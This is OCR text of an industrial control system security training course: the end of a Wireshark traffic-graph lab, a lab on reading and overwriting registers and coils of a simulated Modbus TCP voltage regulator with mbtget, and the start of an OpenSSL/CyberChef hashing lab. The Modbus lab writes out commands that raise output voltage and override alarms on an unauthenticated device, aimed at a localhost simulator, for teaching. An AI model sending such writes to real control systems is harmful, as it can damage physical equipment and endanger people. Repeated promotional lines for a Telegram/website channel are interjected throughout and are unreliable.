
Change the *Y Axis* field to *Bytes*

Enable the modbus line by checking its *Enabled* box on the far left

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Success



Use the **Reset** buttom on the bottom right if you accidentely zoom into the graph and can't get it back.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

We can see in this graph that the Modbus TCP traffic accounts for about one-fourth of all the network traffic in this capture and that its communication rate stays constant.

Take a minute to play with graphing other types of traffic by adding additional lines to the graph. For instance, you can add a line to graph the sum of all four control protocols by using the filter `enip || modbus || pn_rt || s7comm`. Notice how flat and consistent all of these are. This is common for most ICSs. This shows that none of our control traffic is the cause of the traffic spike.

3. Bonus Challenges

If you are waiting for others to finish their labs, or would like to further explore some of the concepts presented in this lab, here are a few ideas you could try. No walkthroughs are provided with these challenges, but if you get stuck and can demonstrate your efforts to Justin (the course author), he would be happy to give you some hints. You can email him at justin@controlthings.io.

3.1. What Caused the Spike?

Try to figure out which protocol is causing this spike. One hint that will help is to use the **Statistics > Endpoints** feature in Wireshark, and use the TCP tab to see which protocols are transmitting the most packets and the most bytes. After you see which protocols are speaking the most, go back to the IO Graph window and try graphing those protocols. Another method is to zoom into the IO graph and click on the spike to have Wireshark scroll to that general time period in the main window. This gets you close but doesn't identify the actual packets or protocol. But it will give you some ideas you can try to graph to see if you can find the matching graph.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lab 3.2: Enumerating Modbus TCP


1. Introduction

1.1. Resources Needed

- ControlThings Platform VM

1.2. Summary

In the lab, we are going to start a Modbus TCP simulator to simulate a voltage regulator. A voltage regulator takes a variable voltage as an input and provides a fixed voltage as an output. We will use a Modbus tool to interact with this simulated voltage regulator, reading its values and attacking it by changing those values.



1.3. Objectives

- Create a simulated voltage regulator with ModbusPal so we can attack it
- Learn how to use the mbtget tool
- Read registers and coils from our simulated voltage regulator
- Write our own values to the registers and coils on our simulated voltage regulator

2. Simulated Voltage Regulator

Start your ControlThings Platform VM

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

We have created a voltage regulator for you that uses the Modbus TCP control protocol. To run it, we will need to start the ModbusPal program in ControlThings.

Start *ModbusPal*

From the **Activities** menu type `ModbusPal` into the search field and click on the program icon to start it.

Warning

ModbusPal is an abandoned opensource application written with Java. As such, it was meant to run on an older version of Java JVM. For security reasons, I'm forcing it to run on a newer version of Java JVM, which unfortunately causes some minor graphical issues in the application. Please ignore them.

ModbusPal can simulate Modbus TCP and Modbus RTU protocols. Once modbuspal is running, you will need to load the simulation.


hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Load the VoltageRegulator.xmpp file

When you click the **Load** button in the top-right corner of the ModbusPal window, you will need to load the **VoltageRegulator.xmpp** file found the **Samples/Simulators/ModbusPal/** folder. Go ahead and load that file.

Success



Once the Voltage Regulator project is loaded, refrain from looking at its settings. We will do this later in the lab.

The next thing we need to do is start the input voltage automation. This is going to simulate an unsteady voltage for the regulator. We are going to do this before we run the simulator.

Start the Input Voltage automation

You can do this by clicking the green triangle play button under the Automation section near the botton of the window.

Warning

When you mouse-over the green play button, the graphic will temporarily change to a red square, but this is one of those graphical issues. You have to click on the green play button to start it, which will make the red square stay.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Once the input voltage automation is running, we can go ahead and start the simulator.

Run the simulator

Near the top center of the ModbusPal window, you should see a **Run** button. Click it.

Success

That gray circle next to the run button used to turn green. We lost that as well with the new Java JVM. The only visual indication that **Run** worked is the ECP Port number turns a lighter shade of gray.

Our voltage regulator in ModbusPal is configured to run on **TCP port 10502** instead of the standard TCP 502 which Modbus normally runs on. It is also configured to listen on **127.0.0.1** or your localhost address.

3. Modbus Client

We will be using a command-line tool called mbtget to interact with the Modbus TCP protocol. Using a tool like mbtget, an attacker can easily create modbus commands to change tag values in the running ICS process. This could cause the process to stop, or worse, causing damage to the physical machinery. Because of this, we do not recommend using tools like mbtget in production networks without explicit permission from the process's engineer. However if you have a test lab environment, such as the virtual one we are using inside ControlThings Platform, that would be an excellent opportunity to interact with test systems.

hide01.ir

Open a terminal window

Click on the "Activities" link in the upper left corner of the screen to get to the main menu, and then click on the "Terminal" icon that looks like a black box on the bottom left.

Once Terminal is open, lets run **mbtget**'s help command to learn how to use the tool.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Type

```
mbtget -h
```

This will show you **mbtget**'s syntax and a list of available options.

Success

```
usage : mbtget [-hvdsf]
       [-u unit_id] [-a address] [-n number_value]
       [-r[12347]] [-w5 bit_value] [-w6 word_value]
       [-p port] [-t timeout] serveur

command line :
-h                    : show this help message
-v                    : show version
-d                    : set dump mode (show tx/rx frame in hex)
-s                    : set script mode (csv on stdout)
-r1                   : read bit(s) (function 1)
-r2                   : read bit(s) (function 2)
-r3                   : read word(s) (function 3)
-r4                   : read word(s) (function 4)
-w5 bit_value         : write a bit (function 5)
-w6 word_value        : write a word (function 6)
-r7                   : read exception status
-f                    : set floating point value
-hex                  : show value in hex (default is decimal)
-u unit_id            : set the modbus "unit id"
-p port_number        : set TCP port (default 502)
-a modbus_address     : set modbus address (default 0)
-n value_number       : number of values to read
-t timeout            : set timeout seconds (default is 5s)
```

hide01.ir

Because Modbus TCP is such a simple protocol, another way you could generate modbus commands is by using a generic tool like Netcat. It is a Windows and Linux tool that allows reading and writing to network connections via TCP or UDP. Netcat, often referenced as nc, can be used for a number of items, including port scanning, port forwarding, port listening, and as a backdoor to a system.

When communicating with modbus, we'll always want to specify an address (-a) and one of the various read or write commands. In cases where a modbus device has more than one slave or unit_id, you'll want to specify that as well (-u), but in our case, our VoltageRegulator has only a single unit_id of 0, which is implied by default.

4. Enumerating Modbus

Now let's assume that our voltage regulator is part of a larger ICS and is being monitored and controlled by a PLC via this modbus protocol. We are going to play the role of an attacker and attempt to interact with this device directly via Modbus TCP. The first thing we want to do is try reading the registers and coils.

Lets try sending a read request to read the first 5 holding registers (analog outputs).

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Type

```
mbtget -r3 -a 0 -n 5 -p 10502 127.0.0.1
```

Pay close attention to where spaces should and should not occur in the command above...

server connect [127.0.0.1]:10502 failed

If you get a **server connect "127.0.0.1:10502" failed** response, check to make sure you have clicked the **Run** button in ModbusPal.

Success

```
values:
  1 (ad 00000):   116
  2 (ad 00001):   120
  3 (ad 00002):   110
  4 (ad 00003):   130
  5 (ad 00004):     0
```

The values for each address may be different than what you see here.

Failure

If the first address's value is **0**, then go back to your **ModbusPal** window and click the **green triangle** play button under the **Automation** section.

hide01.ir

Notice how modbus doesn't retrieve any tag names for us, just the address numbers we requested. Like most ICS protocols, Modbus doesn't have the ability to use tag names inside the protocol. If you want to request a specific tag, you have to know what the engineer or vendor set that tag's modbus address to.

Try running that command a few more times to see which addresses are changing and to what degree those values are changing.

Based on the values you are seeing, what do you think each of those values could represent?

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS Protocols and Addresses

Notice that **mbtget**'s output has two different addresses on each line:

```
1 (ad 00000):   116
```

The first address we requested in our command was address 0, which corresponds with the **ad 00000** inside the parentheses. So why does it have the **1** at the beginning?

Many vendor configuration interfaces start modbus addresses at 1 to be more human friendly. However, the Modbus TCP protocol starts its address numbers at 0. So we end up with a 1-off issue between modbus user interfaces and raw modbus traffic. So when you are playing with Modbus traffic, always double check to see if your solution has that 1-off issue.

By the way, this is also common with other ICS protocols, especially the older ones. ```

Now try sending a read request to read the first 5 coils (digital outputs).

Type

```
mbtget -r1 -a 0 -n 5 -p 10502 127.0.0.1
```

Success

```
values:
  1 (ad 00000):     1
  2 (ad 00001):     0
  3 (ad 00002):     0
  4 (ad 00003):     0
  5 (ad 00004):     0
```

hide01.ir

Run that command a few more times as well.

Based on these new values, what do you think each of those values could represent?

If you don't have documentation for a device that specifies what each register and coil represent, you are going to be guessing what each value means. In some cases like our registers, you can make some decent guesses, but with digital/discrete values like our coils, it is near impossible. For this reason, attackers will look for device documentation or vendor configuration tools to identify what each value means. Of course this assumes that the attacker is trying to perform some strategic action. If the attacker's only goal is to cause damage, they could just randomly change all the values, which could be catastrophic.

5. ModbusPal Configs

Since you know this is a voltage regulator, you can make some assumptions on what those registers and coils are, especially if I tell you it is configured to run in North America's 120v systems. Voltage regulators take a highly variable input voltage and fix it to

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit


a steady output voltage. What do you think these 5 registers and 5 coils do? Registers 0 and 1 are fairly easy to figure out, registers 2 and 3 are a bit harder, and register 4 is impossible to tell. Of course you'd have to add a 1 to each of those addresses when looking at ModbusPal since it starts the addresses at 1 where the actual protocol starts the addresses at 0. This is normal for Modbus and many of the older ICS protocols. As for the coils, they are all fairly impossible to tell since there are only two possible options.

Let's cheat and check out the ModbusPal configurations.

Open ModbusPal's Voltage Regulator configurations

In the Modbus Slaves section, click on the eye icon next to slave 1. Once again, I apologize for the orphaned tool and its non-readable text fields on this first screen. When you click on the eye, you will see a new window with a few tabs. Look under the “Holding registers” and “Coils” tabs to view the tag names and values for each register and coil.

Success



6. Modbus Writes

Because Modbus TCP doesn't support any authentication options, we can just as easily change any of the register and coil values as we can read them. Lets change the voltage to European levels and override the voltage alarms.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Verify the current value of register 1, which is register 2 in the ModbusPal configs.

Type

```
mbtget -r3 -a 1 -p 10502 127.0.0.1
```

This should still be set to 120.

Attempt to write a new value to register 1.

Type

```
mbtget -w6 240 -a 1 -p 10502 127.0.0.1
```

Now check to see if it changed by reading it again.

Type

```
mbtget -r3 -a 1 -p 10502 127.0.0.1
```

hide01.ir

Our output voltage should now be set to 240. You can click on the eye of the VoltageRegulator and verify the values change for register 2 (remember the 1-off issue).

Now lets override the voltage alarms.

Verify the current value of coil 1, which is coil 2 in the ModbusPal configs.

Type

```
mbtget -r1 -a 1 -p 10502 127.0.0.1
```

This should still be set to 0.

Attempt to write a new value to coil 1.

Type

```
mbtget -w5 1 -a 1 -p 10502 127.0.0.1
```


Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Now check to see if it changed by reading it again.

Type

```
mbtget -r1 -a 1 -p 10502 127.0.0.1
```

That should do it. I'm not sure if I'm happy or sad that we can't do this in class with a real voltage regulator and watch the magic smoke leave the devices plugged into the voltage regulator...

So how does this equate to risks in real life? If an attacker can figure out what each register and coil represent, they can create strategic scenarios to cause maximum damage to the system. For instance, the attacker could trigger the safety override system and change the output of the voltage regulator, possibly causing damage to devices receiving power from the voltage regulator. This is simplistic, yet similar to the type of payload we saw in Stuxnet on the Iranian nuclear facilities.

7. Bonus Challenges

If you are waiting for others to finish their labs, or would like to further explore some of the concepts presented in this lab, here are a few ideas you could try. No walkthroughs are provided with these challenges, but if you get stuck and can demonstrate your efforts to Justin (the course author), he would be happy to give you some hints. You can email him at justin@controlthings.io.

7.1. Modbus vs Netcat

Because Modbus TCP is such a simple protocol, another way you could generate modbus commands is a generic tool like Netcat. It is a Windows and Linux tool that allows reading and writing to network connections via TCP or UDP. Netcat, often referenced as nc, can be used for a number of items, including port scanning, port forwarding, port listening, and as a backdoor to a system.

Use the -d option in mbtget to get the exact TX string to send

Learn how to use echo's -e option with hex values

Learn how to use netcat

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lab 3.3: Manual Cryptography

1. Introduction

1.1. Resources Needed

- ControlThings Platform VM

1.2. Summary

In the lab, we are are going to use CyberChef, an opensource tool from UK's GCHQ for performing cryptographic operations.

1.3. Objectives

- Perform Hashing
- Perform Encryption
- Perform Decryption
- Perform Payload Signing

hide01.ir

2. OpenSSL and CyberChef


There are many tools and programming libraries to perform crytographic operations. In this lab, we will be using two different tools, OpenSSL and CyberChef. We will be performing an operation in one tool and then confirming that operation in the second tool.

CyberChef is a web application used for performing manual cryptographic operation in a web browser. This has been created by UK's Government Communications Headquarters (GCHQ) and released as opensource on GitHub. We have a local install of an older version (for various reasons) of CyberChef in ControlThings Platform that we will use for this exercise. However if you ever need, you can also reach the latest version from any computer by visiting https://gchq.github.io/CyberChef. All operations are performed via javascript in your web browser, so no information you enter should be passed to the backend web servers.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Start CyberChef by searching for it in the `Activities` menu

Success



hide01.ir

Note

If you have any problems with the install of CyberChef in ControlThings platform, you can always fall back to the public running version linked above.

OpenSSL is the worlds most commonly used cryptographic library for SSL (now deprecated) and TLS with an estimated 66% of the market share. It is used in virtually all industries in numerous protocols, from web servers using HTTPS to embedded ICS devices using SCADA protocols integrated with TLS tunnels. OpenSSL is also a generic crytographic library with a commandline interface to perform manual operations. It is 100% opensource, but built and maintained with a commercial-grade robustness. You can learn more about it on the OpenSSL website.

Open an new commandline terminal which we'll be using later for all OpenSSL commands

```
echo -n "I am taking ICS410" > plaintext
```

Make sure you don't forget the `-n` which tells echo not to add a line return at the end of the text.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

We just created a new file named `plaintext` that contains the ASCII string "I am taking ICS410". We will be using this file for all of our crytographic operations.

```
cat plaintext
```

Success

```
I am taking ICS410%
```

And yes, this is supposed to look strange. Remember that our text doesn't include a line return at the end, so cat doesn't add one. This results with Zsh, our terminal shell, adding a `%` at the end to show there is a partial line in the output and that it did not receive any End-of-Line terminator before the command finished executing.

This is how we usually read all text files from a command prompt in Linux. However this only works with files encoded in ASCII, UTF-8, or UTF-16. The two UTF formats are for unicode encoding which allows for special characters needed for languages beyond English, with UTF-8 being the most common and default in most modern day computer systems. If you want to read files with other encodings, or files that contain raw binary data, you need to use a tool which can show the data in it's raw form like `xxd`.

```
xxd plaintext
```

Success

```
00000000: 4920 616d 2074 616b 696e 6720 4943 5334  I am taking ICS4
00000010: 3130                                     10
```

If your output doesn't look exactly like this, then go back and re-create the file, or nothing will work correctly for you throughtout the rest of this lab.

hide01.ir

Remember from our previous lab that `xxd` output has three columns:

1. Address of the location in the file
2. Raw hex dump of the file
3. ASCII decode of the file

If you are looking at a raw binary file, the ASCII colum will be unreadable with seemingly random characters. In which case, you will also see a lot of `.` characters, which sometimes mean a literal `.`, but most of the time represents a non-printable ASCII character or a hex value which doesn't have an ASCII assignment. ASCII only uses 128 of the 256 possible hex values.

Last time we used `xxd` we piped (`|`) the output to `less`. Why not now?

We only piped the output to `less` because the previous lab was using large files. We are using small files this time, so all of the output should always fit on your screen.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

3. Hashing

There are many hashing functions we can choose from with OpenSSL. Here is the list that OpenSSL supports:

```
openssl dgst -list
```

Success

```
Supported digests:
-blake2b512               -blake2s256               -md4
-md5                      -md5-sha1                 -ripemd
-ripemd160                -rmd160                   -sha1
-sha224                   -sha256                   -sha3-224
-sha3-256                 -sha3-384                 -sha3-512
-sha384                   -sha512                   -sha512-224
-sha512-256               -shake128                 -shake256
-sm3                      -ssl3-md5                 -ssl3-sha1
-whirlpool
```

All modern software being developed today should generally be using the SHA3 family, so lets focus on that.

```
openssl dgst -sha3-512 plaintext
```

Success

```
SHA3-512(plaintext)=
308d7ad70b890891ec250b728e050be154ba58b842ab7d0758f88a8cb4454d3366e934785272c0e55397ee9e81cff5bcf3186c1f514d
```

hide01.ir

